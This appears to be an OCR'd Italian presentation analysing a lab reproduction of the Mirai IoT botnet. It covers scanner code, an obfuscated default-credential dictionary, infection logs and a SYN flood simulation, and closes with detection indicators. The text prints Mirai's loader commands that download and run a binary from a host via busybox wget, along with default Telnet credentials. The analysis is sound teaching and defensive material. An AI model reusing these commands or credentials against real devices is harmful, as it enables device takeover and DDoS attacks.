
Il malware Mirai




Il malware Mirai



Il malware Mirai



Il malware Mirai



Mirai – propagazione (scanner)

- Effettua una scansione di rete generando degli indirizzi IP casuali escludendone alcuni
- Prova a connettersi tramite Telnet o SSH

```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||
       (o1 == 0) ||
       (o1 == 3) ||
       (o1 == 15 || o1 == 16) ||
       (o1 == 56) ||
       (o1 == 10) ||
       (o1 == 192 && o2 == 168) ||
       (o1 == 172 && o2 >= 16 && o2 < 32) ||
       (o1 == 100 && o2 >= 64 && o2 < 127) ||
       (o1 == 169 && o2 > 254) ||
       (o1 == 198 && o2 >= 18 && o2 < 20) ||
       (o1 >= 224) ||
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
);
```

127.0.0.0/8	Loopback
0.0.0.0/8	Invalid address space
3.0.0.0/8	General Electric Company
15.0.0.0/7	Hewlett-Packard Company
56.0.0.0/8	US Postal Service
10.0.0.0/8	Internal network
192.168.0.0/16	Internal network
172.16.0.0/14	Internal network
100.64.0.0/10	IANA NAT reserved
169.254.0.0/16	IANA NAT reserved
198.18.0.0/15	IANA Special use
224.*.*.*+	Multicast

Fonte: /mirai/bot/scanner.c

Mirai – propagazione (brute-force)

- Effettua un attacco brute-force utilizzando un dizionario di credenziali offuscate nel sorgente
- Nel paragrafo 3.1.3 viene spiegato il modo in cui queste credenziali sono state decriptate scriptando in python

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
[...]
```

Fonte: /mirai/bot/scanner.c

Mirai – report server e loader

Se il login va a buon fine, vengono inviate le seguenti informazioni al report server:

IP:porta username:password architettura

192.168.1.149:23 root:admin arm7

Poi il loader:

1.accede al dispositivo

2.consegna il payload in base all'architettura (tramite il comando wget)

3.esegue il malware

/bin/busybox wget http://xx.xx.xx.xx:xx/bins/mirai.arm7 -O -> dvrHelper;
/bin/busybox chmod 777 dvrHelper;
./dvrHelper telnet.arm7;

L' estensione del file «.arm7» indica l'architettura del dispositivo attaccato


Setup di laboratorio

Server:

- VM kali linux (*192.168.1.9*)
  - CNC Server
  - Report Server
  - Loader Server
  - Bot Binary Host: http://192.168.1.9:80/bins/mirai.*


Vittime:

- Raspberry Pi 4, ARM7 (*192.168.1.149*)
- Una macchina ubuntu 18.04, x86 (*192.168.1.122*)



Connessione al C&C

Accesso tramite interfaccia CLI, riservato agli utenti presenti in un database configurato sullo stesso server.



La prima infezione

Punto di partenza per l'infezione: macchina Ubuntu (*192.168.1.122*)


```
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
simone@ubuntu:~$ sudo ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[scanner] Start of scanner_init
[main] A[tktielmlpetri]n gT rtyoi ncgo ntnoe ckti ltlo  pCoNrCt
 23
[kille[rm]a iFni]n dRiensgo lavnedd  kdiolmlaiinng
 processes holding port 23
[scanner] Scanner process initialized. Scanning started.
[scanner] trying: 192.168.1.204
[scanner] trying: 192.168.1.217
[scanner] trying: 192.168.1.118
[scanner] trying: 192.168.1.204
[scanner] trying: 192.168.1.5
[main] CoFailed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
nnected to CNC. Local address = 201435328
[scanner] trying: 192.168.1.223
```

```
[scanner] trying: 192.168.1.149
[scanner] FD5 Attempting to brute found IP 192.168.1.149
[scanner] FD5 connected. Trying root:admin
[scanner] FD5 finished telnet negotiation
[scanner] FD5 received username prompt
[scanner] FD5 received password prompt
[scanner] FD5 received shell prompt
[scanner] FD5 received sh prompt
[scanner] FD5 received sh prompt
[scanner] FD5 received enable prompt
[scanner] FD5 received sh prompt
[scanner] trying: 192.168.1.149
[scanner] trying: 192.168.1.149
[scanner] FD5 Found verified working telnet
[report] Send scan result to loader
```

```
  1  [||||||||||                                        19.9%]   Tasks: 119, 261 thr; 2 running
  2  [||||||||||||                                      24.2%]   Load average: 0.51 0.46 0.49
  Mem[||||||||||||||||||||||||||||                  970M/3.35G]   Uptime: 00:14:45
  Swp[                                               0K/2.00G]

   PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
  2066 root       20   0  1148    60     8 S  0.0  0.0  0:00.00 3nhr02crgshrhrj2whorlpas
  2065 root       20   0  1148    60     8 S  0.7  0.0  0:00.01 3nhr02crgshrhrj2whorlpas
  2064 root       20   0  1148     4     0 S  0.0  0.0  0:00.00 ./mirai.dbg
  2063 root       20   0 72076  4656  4116 S  0.0  0.1  0:00.01 sudo ./mirai.dbg
```

Analisi del traffico

```
Raspbian GNU/Linux 10

.......P..........raspberrypi login: rootroot

Password: admin

Last login: Mon Nov  9 19:59:50 CET 2020 on pts/2
enable.Linux raspberrypi 5.4.51-v7l+ #1333 SMP Mon Aug 10 16:51:40 BST 2020 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
enable
system.
```



Analisi del traffico

Analizzando il traffico è stata individuata la sequenza di comandi lanciati dal loader al Raspberry


192.168.1.9 (Loader) -> 192.168.1.149 (Raspberry)

```
(1/9) bins/dlr.arm is loading...
(2/9) bins/dlr.arm7 is loading...
(3/9) bins/dlr.m68k is loading...
(4/9) bins/dlr.mips is loading...
(5/9) bins/dlr.mpsl is loading...
(6/9) bins/dlr.ppc is loading...
(7/9) bins/dlr.sh4 is loading...
(8/9) bins/dlr.spc is loading...
(9/9) bins/dlr.x86 is loading...
192.168.1.149:23 root:admin
[FD16] Called connection_open
[FD16]Established connection
TELIN: ♦♦♦♦♦♦♦♦♦
TELIN:
Raspbian GNU/Linux 10

TELIN: raspberrypi login:
matched login prompt at 44, ":", "
Raspbian GNU/Linux 10
```


```
.........P.........root
admin
enable
shell
sh
/bin/busybox ECCHI
/bin/busybox ps; /bin/busybox ECCHI
/bin/busybox kill -9 1753
/bin/busybox cat /proc/mounts | /bin/busybox grep '/dev/'; /bin/busybox ECCHI
/bin/busybox echo -e '\x6b\x61\x6d\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox rm /.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/shm' > /dev/shm/.nippon; /bin/busybox cat /dev/shm/.nippon; /bin/busybox rm /dev/shm/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/hugepages' > /dev/hugepages/.nippon; /bin/busybox cat /dev/hugepages/.nippon; /bin/busybox rm /dev/
hugepages/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev/mqueue' > /dev/mqueue/.nippon; /bin/busybox cat /dev/mqueue/.nippon; /bin/busybox rm /dev/
mqueue/.nippon
/bin/busybox echo -e '\x6b\x61\x6d\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon; /bin/busybox rm /dev/.nippon
/bin/busybox ECCHI
rm /.t; rm /.sh; rm /.human
rm /dev/shm/.t; rm /dev/shm/.sh; rm /dev/shm/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /
/bin/busybox cp /bin/echo dvrHelper; >dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
/bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
/bin/busybox wget http://192.168.1.9:80/bins/mirai.arm7 -O - > dvrHelper; /bin/busybox chmod 777 dvrHelper; /bin/busybox ECCHI
./dvrHelper telnet.arm7; /bin/busybox IHCCE
```

Attacchi DDoS

Dalla CLI del C&C, inviando il carattere ? vengono mostrati gli attacchi DDoS che è possibile lanciare.




Simulazione attacco DDoS – SYN Flood




Simulazione attacco DDoS – SYN Flood

Mirai concede la possibilità di personalizzare l'attacco con alcune opzioni



Simulazione attacco DDoS – SYN Flood

I bot inviano segmenti TCP SYN, senza completare il terzo passo dell'handshake



Conclusioni

- Aumento del traffico di rete dall'interno verso l'esterno
- Aumento del traffico di rete interno
- Cattura di sequenze di comandi specifiche
- Comportamenti anomali nei dispositivi

  Esempi:
  - riavvio improvviso
  - registrazione disabilitata
  - stream video non disponibile

Lavori futuri

